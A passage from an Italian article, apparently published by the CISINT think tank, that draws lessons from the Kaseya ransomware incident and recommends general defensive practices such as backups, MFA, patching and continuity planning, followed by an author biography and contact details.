Queste strategie prendono il nome Incident Handling and Response, Business Continuity, Disaster Recovery e Patch Management. In diversi momenti, come ad esempio nel caso dell'attacco a Kaseya, la provvidenziale decisione di spegnere tutti i server VSA On-Premise e SaaS ha consentito di limitare decisamente i danni derivanti dall'attacco ransomware. Nondimeno, la risoluzione del problema dal punto di vista tecnico e il ripristino del servizio hanno richiesto diversi giorni, producendo danni e blocchi del servizio fornito da Kaseya, oltre che dei servizi erogati dai suoi clienti a terzi.

Innanzi tutto, tutte le organizzazioni che si avvalgono di mezzi digitali è bene che si accertino di poter garantire la sicurezza dei dati (con backup aggiornati), delle reti (tramite connessioni di tipo VPN), dei sistemi (aggiornandoli) e di attivare metodi di autenticazione forte (MFA, Multi Factor Authentication).

In supplemento a queste accortezze che dovrebbero ormai essere già adottate e rese operative da tempo, è fondamentale che le aziende posseggano piena visibilità e conoscenza dei propri asset tecnologici per semplificare e velocizzare l'identificazione, la valutazione e la gestione dei rischi a cui esse sono esposte. Oltre a ciò, non si dovrebbe trascurare l'importanza di individuare e correggere a tempo opportuno le vulnerabilità, irrobustire i punti deboli, e predisporre piani strategici di contromisure e recupero dell'operatività nel più breve tempo possibile.

L'AUTORE

Andrea Filippo Mongelli

Laureato in Informatica e Tecnologie per la Produzione del Software. Inizia lavorando presso l'Associazione Nazionale Esperti di Sicurezza Pubblica e Privata occupandosi della gestione dei movimenti satellitari GPS per le scorte dei corpi diplomatici su territorio nazionale. Poi in Exprivia con un ruolo polifunzionale in ambito cybersecurity, si occupa di: apparati firewall, SIEM e SOAR di 1° e 2° livello e attività di ethical hacking e vulnerability. In S3K come consulente ha ricoperto il ruolo di analista degli incidenti informatici presso i SOC del Ministero della Difesa - Stato Maggiore al Comando per le Operazioni in Rete (ex C4). Attualmente è penetration tester per PwC Italy e consulente in ambito cybersecurity e governance. Ha svolto attività di formazione e awareness. Per quattro anni ha partecipato all'evento Cyberchallenge anche come docente a contratto per la formazione delle squadre di giovani appassionati al mondo dell'informatica. È autore del primo volume "Hacker si diventa" e scrittore di numerosi articoli su diverse testate giornalistiche nazionali.

CISINT
Centro Italiano di Strategia e Intelligence

Via Aurelia 424, 00165 - Roma
E-mail: info@cisint.org
www.cisint.org